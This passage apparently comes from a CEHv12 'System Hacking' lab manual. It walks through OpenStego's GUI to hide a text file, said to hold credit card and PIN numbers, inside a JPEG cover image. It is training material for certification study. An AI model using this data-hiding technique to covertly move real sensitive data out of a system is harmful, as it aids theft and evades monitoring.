
3. The **OpenStego** main window appears, as shown in the screenshot.




4. Click the **ellipsis** button next to the **Message File** section.




5. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.




6. The location of the selected file appears in the **Message File** field.
7. Click the **ellipsis** button next to **Cover File**.




8. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.



9. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.

